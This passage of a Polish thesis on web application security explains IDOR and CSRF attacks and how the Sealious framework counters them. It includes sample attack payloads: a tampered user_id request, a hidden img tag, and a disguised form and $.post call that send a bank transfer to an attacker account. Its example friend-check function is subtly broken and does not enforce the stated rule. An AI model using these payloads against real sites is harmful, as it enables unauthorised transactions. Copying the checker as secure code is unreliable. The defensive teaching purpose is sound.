Automatyczne testy nie mogą łatwo wykryć podatności tego typu, gdy aplikacja nie posiada deklaratywnego opisu tego, który użytkownik ma dostęp do jakiego zasobu[1].

## Przykład ataków typu *Insecure Direct Object Reference* w dużych aplikacjach

Podatność na *Insecure Direct Object Reference* nie jest bardzo "medialna"[2], ale potrafi być dotkliwa w skutkach i mieć miejsce nawet w popularnych, dużych aplikacjach:

- **Citigroup**—atakujący korzystając z algorytmu siłowego na adresach z *Insecure Direct Object Reference* wykradli dane 200 tysięcy klientów banku Citi (*Thieves Found Citigroup Site an Easy Entry*, Schwarz & Dash, 2011)
- **Facebook**—z powodu podatności na *Insecure Direct Object Reference* atakujący mógł usunąć wszystkie notatki z konta dowolnego użytkownika tego serwisu (*How I could have removed all your Facebook notes*, Prakash, 2015).

[1] bez takiego opisu wnioskowanie nt. uprawnień użytkowników do konkretnych zasobów może być dokonane tylko poprzez czytanie *imperatywnego* kodu aplikacji—co wymaga ludzkiej intuicji

[2] 14 tyś. wyników w Google Search dla zapytania "insecure direct object reference" vs 1,14 *mln* dla zapytania "sql injection"

- **Twitter**—szczęśliwie w porę wykryta podatność na opisywany w tej sekcji atak umożliwiała atakującemu usunięcie danych kart płatniczych *wszystkich* reklamodawców Twittera (*Twitter Vulnerability Could Delete Credit Cards from Any Twitter Account*, Aboul-Ela, 2014)

## Przebieg ataku z wykorzystaniem *Insecure Direct Object Reference*

Odsłonięcie aplikacji na atak typu *Insecure Direct Object Reference* następuje, gdy udostępnia ona jakiś zasób pod URL-em, który zawiera identyfikator wczytywanego zasobu—ale nie weryfikuje, czy użytkownik, który wywołuje to zapytanie, ma dostęp do tego zasobu.

Rozpatrzmy tę podatność na przykładzie hipotetycznej aplikacji, która przechowuje poufne dane o użytkownikach. Oto fragment jej kodu, odpowiedzialny za tworzenie zapytania SQL do bazy danych:

```
String query = "SELECT * FROM user_data WHERE user_id = ?";
PreparedStatement pstmt =
    connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("user_id"));
ResultSet results = pstmt.executeQuery( );
```

Atakujący musi tylko podmienić wartość parametru `user_id` w zapytaniu do serwera, aby uzyskać dostęp do poufnych danych innego użytkownika:

```
GET /app/confidentialUserInfo?user_id=nie_moje_id
```

## Zapobieganie *Insecure Direct Object Reference*

Istnieją dwa główne podejścia zapobiegania tego typu podatności na atak:

1. **Unikanie bezpośrednich odwołań do zasobów**

   Można zamiast bezpośrednich odwołań do zasobów korzystać z identyfikatorów obowiązujących tylko dla danej sesji/użytkownika. Przykładowo—do zaznaczania, który z 6-ciu dostępnych dla danego użytkownika zasobów został przez niego wybrany, zamiast używania identyfikatora zasobu z bazy danych jako parametru URL można

używać liczb 1-6. Aplikacja musi wtedy mapować każdą z tych liczb na faktyczny identyfikator w bazie danych, osobno dla każdego użytkownika.

Ta metoda usuwa "Direct" z "Insecure Direct Object Reference".

2. **Sprawdzanie praw dostępu przy każdym bezpośrednim odwołaniu do zasobu**

   Jeżeli aplikacja jest napisana tak, że przy *każdym* bezpośrednim odwołaniu sprawdza, czy użytkownik wykonujący zapytanie ma do danego zasobu prawo dostępu, to jest odporna na *Insecure Direct Object Reference*. Niestety w aplikacjach bogatych w różnorakie sposoby dostępu do danych trudno jest upewnić się, że żadne bezpośrednie odwołanie nie zostało pominięte.

   Ta metoda usuwa "Insecure" z "Insecure Direct Object Reference".

## Jak Sealious zapobiega *Insecure Direct Object Reference*

Rozważając sposoby, w jakie Sealious może zapobiegać *Insecure Direct Object Reference* zdecydowaliśmy się wdrożyć podejście #2 z powyższej listy: *"Sprawdzanie praw dostępu przy **każdym** bezpośrednim odwołaniu do zasobu"*, co zaowocowało wzbogaceniem Sealiousa o następujące cechy:

1. aplikacja pisana przy pomocy Sealiousa musi zawierać deklaratywny opis jej struktury i uprawnień użytkowników. Opis ten musi jednoznacznie stwierdzać, jacy użytkownicy i w jakich okolicznościach mogą wykonywać określone metody na konkretnym zasobie. Rozpatrzmy przykład opisu aplikacji sealiousowej:

```
1 new Sealious.ResourceType({
2    name: "post",
3    fields: [
4        {name: "title", type: "text", params: {max_length: 80}},
5        {name: "body", type: "text"}
6   ],
7    access_strategy: {
8        create: "logged_in",
9        retrieve: "public",
10       default: "just_owner"
11   }
12 })
```

Powyższy przykład kodu stanowi opis[3] prostej aplikacji sealiousowej, w której:

- istnieje typ zasobu `post`, który ma pola `title` oraz `body` (linijki 4 i 5)
- tylko zalogowany użytkownik może tworzyć zasoby typu `post` (linijka 9)
- wszystkie zasoby typu `post` są publicznie dostępne, nawet dla niezalogowanych użytkowników (linijka 9)
- edytować oraz usuwać konkretne zasoby typu `post` może tylko ich twórca (linijka 10[4])

Deklaratywny opis aplikacji ułatwia testowanie jej zabezpieczeń—ponieważ zamierzenia programisty odnośnie uprawnień użytkowników są w nim bezpośrednio zawarte i nie muszą być zgadywane w trakcie czytania imperatywnego kodu.

2. Identyfikatory zasobów w Sealiousie nie są przewidywalne.

   Sealious, zgodnie z rekomendacją *Internet Engineering Task Force* (*RFC 4122*, Leach i in., 2006) używa UUID (*Universally Unique Identifier*) zamiast liczb całkowitych do jednoznacznej identyfikacji zasobu. Uniemożliwia to przewidzenie identyfikatorów istniejących zasobów

3. **Każda metoda służąca do odczytu lub modyfikacji zasobu w Sealiousie jest wrażliwa na kontekst, w którym została wykonana.**

   Aplikacja sealiousowa po otrzymaniu dowolnego zapytania od użytkownika generuje obiekt reprezentujący *kontekst* tego zapytania. Kontekst zawiera informacje o:

   - id użytkownika, który dokonał zapytania (`undefined`, jeżeli jest to użytkownik niezalogowany)
   - czasie otrzymania zapytania (w postaci liczby całkowitej—ilości milisekund od 1 stycznia 1970 GMT)
   - adresie IP, z którego przyszło zapytanie (tylko w kontekście aplikacji webowych[5])

   **Następnie obiekt ten jest podawany jako argument do *każdej* metody związanej z zarządzaniem zasobami, która jest wywołana w trakcie generowania odpowiedzi na zapytanie użytkownika.**

   Każda z wrażliwych na kontekst metod sprawdza, czy wykonywana przez nią operacja jest dozwolona w danym kontekście. W przypadku decyzji negatywnej rzuca

[3] proszę zwrócić uwagę, że poza koniecznymi wywołaniami `Sealious.init` i `Sealious.start` opis ten stanowi całość kodu potrzebnego do jej uruchomienia i poprawnego działania

[4] wartość `just_owner` dla klucza `default` w mapie `access_strategy` oznacza, że dla każdej metody, dla której strategia dostępu nie została określona, należy użyć strategii `just_owner`

[5] przypominam, że Sealious może też być wykorzystany do tworzenia aplikacji desktopowych

błąd, w przypadku decyzji pozytywnej wykonuje się dalej i podaje dany jej obiekt reprezentujący kontekst do każdej wywoływanej przez nią wrażliwej na kontekst metody.

Przykładem metody wrażliwej na kontekst jest metoda `create_resource` należąca do prototypu obiektu `ResourceTypeCollection`:

```
ResourceTypeCollection.prototype.create_resource =
  function(context, body ){
    var self = this;

    return self.resource_type
      .check_if_action_is_allowed(context, "create")
    .then(function(){
        return self.resource_type
          .validate_field_values(context, true, body);
    }).then(function(){
        return self.resource_type
          .encode_field_values(context, body);
    }).then(function(encoded_body){
        var newID = UUIDGenerator(10);
        var resource_data = {
            sealious_id: newID,
            type: self.resource_type.name,
            body: encoded_body,
            created_context: context.toObject(),
            last_modified_context: context.toObject()
        };
        return Sealious.Datastore
          .insert("resources", resource_data, {});
    }).then(function(database_entry){
        return self.resource_type
          .decode_db_entry(context, database_entry);
    })
}
```

Jak widać, metoda ta najpierw sprawdza, czy jest dozwolona w obecnym kontekście (`resource_type.check_if_action_is_allowed(context, "create")`), a następnie

wielokrotnie podaje dalej dany jej kontekst do wywoływanych przez nią funkcji, (np. w `self.resource_type.validate_field_values(context, true, body)`).

Dzięki takiemu podejściu żaden użytkownik nie dostanie dostępu do zasobu, do którego nie ma uprawnień. Fakt, że jeden kontekst jest przekazywany wgłąb do każdego wywołania metody umożliwia tworzenie skomplikowanych relacji pomiędzy zasobami i dynamiczne generowanie adresów URL do zagnieżdżonych zasobów bez troski o bezpieczeństwo danych. Rozpatrzmy to na przykładzie deklaratywnego opisu hipotetycznego serwisu społecznościowego:

```
new Sealious.ResourceType({
    name: "person",
    fields: [
        {name: "given_name", type: "text", params: {max_length: 20}},
        {name: "surname", type: "text", params: {max_length: 25}},
        {name: "friends", type: "reference", params:{
            resource_type: "person",
            multiplicity: "many-to-many"
        }}
    ],
    access_strategy: {
        default: "just_owner",
        retrieve: "owner_or_friends"
    }
})

new Sealious.AccessStrategy({
    name: "owner_or_friends",
    item_sensitive: true,
    checker_function: function(context, item){
        if (context.get("user_id") === item.created_context.user_id) {
            return true;
        }
        var are_friends = false;
        item.body.friends.forEach(function(friend){
            if (friend.id==item.id) {
                are_friends = true;
```

```
            }
        });
        return are_friends;
    }
})
```

Aplikacja opisana w ten sposób zawiera m.in taką ścieżkę REST:

`/api/v1/person/friends/<idOsobyA>/friends/<idOsobyB>/friends/<idOsobyC>`

Dzięki opisanym powyżej cechom Sealiousa użytkownik wykonujący powyższe zapytanie dostanie informacje o osobie C tylko, jeśli osoba C oraz osoba B są w jego gronie znajomych.

# Rozdział 5

# Cross-Site Request Forgery (CSRF)

Ataki za pomocą CSRF są umożliwione przez fakt, że przeglądarka internetowa automatycznie dołącza zawartość pliku cookie zapisanego przez daną domenę do każdego zapytania HTTP(S) wysłanego na tę domenę. Atakujący może użyć tego faktu do wywoływania metod na serwerze podatnej aplikacji w imieniu użytkownika podlegającego atakowi.

## Przykłady ataków typu CSRF w dużych aplikacjach

Podatności aplikacji na CSRF potrafią być dotkliwe w skutkach, i nawet deweloperom tworzącym oprogramowanie obsługujące instytucję finansową zdarza się nie zabezpieczyć ich aplikacji przed takimi atakami. Oto kilka przykładów aplikacji historycznie podatnych na CSRF (*Cross-Site Request Forgeries: Exploitation and Prevention*, Zeller & Felten, 2008):

- **ING Direct**—brak zabezpieczeń przed CSRF umożliwił atakującym dokonywanie przelewów środków z konta atakowanego użytkownika
- **YouTube**—przed załataniem dziury w bezpieczeństwie *większość* metod serwera nie była odporna na CSRF. Atakujący mógł m.in. zarządzać playlistami atakowanego użytkownika, oznaczać w jego imieniu filmy jako ulubione/polubione lub nawet dodawać/usuwać kanały z/do listy subskrybowanych.
- **The New York Times**—podatność na CSRF sprawiła, że atakujący mógł poznać adres e-mail dowolnego użytkownika oraz wysyłać spam za pośrednictwem serwerów owego serwisu.

# Przebieg ataku

Są dwa główne sposoby, w jakie można dokonać ataku z wykorzystaniem CSRF:

1. **podmiana atrybutu `src` w tagach html**

   Przeglądarka internetowa po napotkaniu atrybutu `src` np. wewnątrz tagu `img` wykonuje zapytanie `HTTP GET` na adres URL podany jako wartość tego atrybutu. W nagłówkach tego zapytania będzie umieszczona zawartość pliku cookie użytkownika dla domeny tego URL—**nawet, jeśli ów tag pochodzi z dokumentu HTML, który został wczytany z *innej domeny***. Oznacza to, że jeżeli użytkownik ma aktywną sesję w atakowanej aplikacji, serwer potraktuje to zapytanie jako zapytanie zalogowanego użytkownika, bez jego wiedzy.

   Rozpatrzmy taki atak na przykładzie banku internetowego. Załóżmy, że bank ten udostępnia ścieżkę:

   ```
   http://example.com/app/przelej_pieniadze?ilosc=1500
   &konto_docelowe=32341424
   ```

   Atakujący tworzy dostępny w Internecie dokument HTML, który zawiera fragment:

   ```
   <img src="http://example.com/app/przelej_pieniadze?ilosc=1500
               &konto_docelowe=:numer_konta_atakujacego:"
        width="0"
        height="0'
   />
   ```

   Następnie, być może za pomocą metod socjotechnicznych, prowokuje użytkownika do wczytania tego dokumentu w jego przeglądarce. Przeglądarka wykonuje zapytanie GET na URL:

   ```
   http://example.com/app/przelej_pieniadze?ilosc=1500
               &konto_docelowe=:numer_konta_atakujacego:
   ```

   Jeżeli w tym czasie użytkownik był zalogowany do tego banku internetowego, to zostaną z jego konta pobrane pieniądze—bez jego udziału i wiedzy.

2. **spreparowane formularze i AJAX**

   Wykonanie ataku za pomocą CSRF jest odrobinę bardziej skomplikowane w przypadku zapytań POST, niż w przypadku zapytań GET. Rozważmy ponownie przykład banku

internetowego, tym razem obsługującego przelew pieniężny za pośrednictwem ścieżki HTTP POST:

`http://example.com/app/przelej_pieniadze`

z parametrami `ilosc` oraz `konto_docelowe`.

Sposób #1 działa tylko dla zapytań GET, więc dla zapytania POST atakujący musi albo spreparować formularz z ukrytymi polami i zachęcić użytkownika do kliknięcia:

```
<h1> Jesteś naszym 1.000.000 klientem---wygrałeś Mercedesa! </h1>
<form method="POST" action="http://example.com/app/przelej_pieniadze">
    <input type="hidden" name="ilosc" value="1500"/>
    <input type="hidden" name="konto_docelowe"
        value=":numer_konta_atakujacego:"/>
    <input type="submit" value="Odbierz nagrodę"/>
</form>
```

lub samodzielnie wykonać zapytanie POST za pomocą kodu JavaScript osadzonego w podłożonym użytkownikowi dokumencie:

```
$.post("http://example.com/app/przelej_pieniadze", {
    ilosc: 1500,
    konto_docelowe: ":numer_konta_atakujacego:"
})
```

## Zapobieganie CSRF

Aby zapobiec atakom CSRF przy użyciu sposobu #1 z powyższej listy, wystarczy upewnić się, że wszystkie metody zmieniające stan aplikacji są udostępniane pod ścieżkami POST, a nie GET. Niestety to nie wystarczy, aby zabezpieczyć się przed atakami przy użyciu sposobu #2.

Jednym ze sposobów na to, aby w pełni uodpornić aplikację na CSRF jest wdrożenie dla wszystkich (ew. tylko najbardziej newralgicznych) ścieżek HTTP zabezpieczenia w postaci **dodatkowego tokenu uwierzytelniania**. Token ten jest generowany przy logowaniu i przechowywany w zmiennej sesyjnej. Musi istnieć bezpieczny sposób na wysłanie tego tokenu do aplikacji klienckiej. Token musi być obecny w każdym zapytaniu HTTP na zabezpieczoną przed CSRF ścieżkę. Opcjonalnie, token może wygasać po upływie określonej

ilości czasu i wymagać odnawiania.

Innym sposobem jest bardzo staranne upewnianie się, że użytkownik faktycznie chciał wykonać operację reprezentowaną przez daną ścieżkę. Można to osiągnąć np. poprzez system CAPTCHA lub kody SMS.

## Jak Sealious zapobiega CSRF

W obecnej najnowszej wersji (`0.7-alpha`) Sealious[1] zapobiega tylko CSRF dokonywanym za pomocą sposobu #1—poprzez nieudostępnianie metod modyfikujących stan aplikacji pod ścieżkami GET.

Planujemy, aby w wersji `0.7-stable` Sealious w pełni zabezpieczał napisane w nim aplikacje przed CSRF, poprzez implementację opisanego w poprzedniej sekcji sposobu z **dodatkowym tokenem tokenem uwierzytelniania**. Wprowadzi to pewne zmiany w procesie autoryzacji:

- aplikacja kliencka po zalogowaniu otrzyma id sesji *oraz token CSRF*. Jej zadaniem będzie przechowywanie go w pliku cookie[2] i umieszczanie go w nagłówkach każdego zapytania wysyłanego do serwera.

[1] Bardziej konkretnie: plugin `sealious-channel-rest` do Sealiousa

[2] Może się wydawać, że przechowywanie owego dodatkowego tokenu autoryzacji w pliku cookie niweczy nasze zamiary–przecież sednem ataku CSRF jest fakt, że id sesji trzymane w cookie jest zawsze dopisywane przez przeglądarkę do zapytań HTTP wysłanych na serwer naszej aplikacji. Jak dodanie drugiego tokenu do pliku cookies ma nas obronić przed tym atakiem? Otóż serwer w trakcie sprawdzania obecności tokenu w zapytaniu nie będzie go szukał w nagłówkach `Cookie`—będzie oczekiwał obecności nagłówka `csrfToken`, niezależnego od `Cookie`, i to jego wartość będzie porównywał z tokenem przechowywanym w zmiennej sesyjnej. Brak tego nagłówka lub zła jego wartość będą się wiązać z odmową dostępu. W przeglądarce internetowej tylko skrypt pochodzący z danej domeny ma dostęp do jej pliku cookie na komputerze użytkownika, więc tylko taki skrypt jest w stanie dopisać ten token do *nagłówka* HTTP, co skutecznie zapobiega CSRF.

# Podsumowanie

Aplikacje pisane w Sealiousie są domyślnie chronione przed wieloma typami ataków mogących skutkować ujawnieniem poufnych danych lub wykonaniem nieautoryzowanych operacji. Deweloper tworzący aplikację sealiousową nie musi poświęcać zbyt dużo uwagi jej bezpieczeństwu—Sealious robi to za niego.

# Załączniki

## Załącznik 1

### Kod źródłowy frameworka Sealious

dostępny pod adresem http://github.com/sealious/sealious

# Bibliografia


Aboul-Ela, A. (2014, wrzesień 15). *Twitter Vulnerability Could Delete Credit Cards from Any Twitter Account*. Pobrano 2 styczeń 2016, z https://www.secgeek.net/twitter-vulnerability/

BBC News. (2009, sierpień 18). *US man „stole 130m card numbers"*. BBC. Pobrano 2 listopad 2015, z http://news.bbc.co.uk/2/hi/americas/8206305.stm

Dougherty, C. (2008). *Vulnerability Note VU#836068: MD5 vulnerable to collision attacks*. CERT. Pobrano 11 listopad 2015, z https://www.kb.cert.org/vuls/id/836068

*Free Rainbow Tables*. (b.d.). Pobrano 2 grudzień 2015, z https://freerainbowtables.com/

Hamilton, D. (2012, czerwiec 12). *Yahoo's password leak: What you need to know*. c|net. Pobrano 30 grudzień 2015, z http://www.cnet.com/news/yahoos-password-leak-what-you-need-to-know

Holender, A. T. I. (2008). *Ajax: The Definitive Guide: Interactive applications for the Web*. O'Reilly Media.

Kaliski, B. (2000, wrzesień). *PKCS #5: Password-Based Cryptography Specification, Version 2.0*. Internet Engineering Task Force.

Leach, P., Microsoft, Mealling, M., Refactored Networks, LLC, Salz, R., & DataPower Technology, Inc. (2006, lipiec). *A Universally Unique IDentifier (UUID) URN Namespace*. Internet Engineering Task Force.

Microsoft. (2008). *Research proves feasibility of collision attacks against MD5*. Microsoft Security TechCenter.

MongoDB. (2014). *MongoDB FAQ: How does MongoDB address SQL or Query injection?* MongoDB official website. Pobrano 3 listopad 2015, z https://docs.mongodb.org/manual/faq/developers/#how-does-mongodb-address-sql-or-query-injection

Oftedal, E. (2010, czerwiec 27). *NOSQL-injection*. Insomnia and the Hole in the Universe.

Pobrano 13 listopad 2015, z http://erlend.oftedal.no/blog/?blogid=110

Prakash, A. (2015, grudzień 13). *How I could have removed all your Facebook notes*. Pobrano 3 styczeń 2016, z http://www.anandpraka.sh/2015/12/summary-this-blog-post-is-about.html

Ridge, S. (2011, czerwiec 6). *LulzSec Hacker Arrested, Group Leaks Sony Database*. Epoch Times. Pobrano 2 listopad 2015, z http://www.theepochtimes.com/n3/1497299-lulzsec-member-arrested

Schwarz, N. D., & Dash, E. (2011, czerwiec 13). *Thieves Found Citigroup Site an Easy Entry*. The New York Times.

SSL Support Team. (2015, luty 24). *Superfish Adware: Uh Oh, Lenovo*. SSL.com. Pobrano 3 styczeń 2016, z https://www.ssl.com/article/superfish-adware-uh-oh-lenovo/

Vaas, L. (2015, luty 25). *LinkedIn settles class action suit over 2012 unsalted password leak*. Naked Security. Pobrano 30 grudzień 2015, z https://nakedsecurity.sophos.com/2015/02/25/linkedin-settles-class-action-suit-over-2012-unsalted-password-leak/

Wichers, D. (2013, listopad 15). *OWASP top 10 - 2013: The ten most critical web application security risks*. Open Web Security Project.

xssed.com Community. (2015). *XSS Archive*. XSSed. Pobrano 18 grudzień 2015, z http://www.xssed.com/archive

Zeller, W., & Felten, E. W. (2008, październik 15). *Cross-Site Request Forgeries: Exploitation and Prevention*. Berkeley University of California.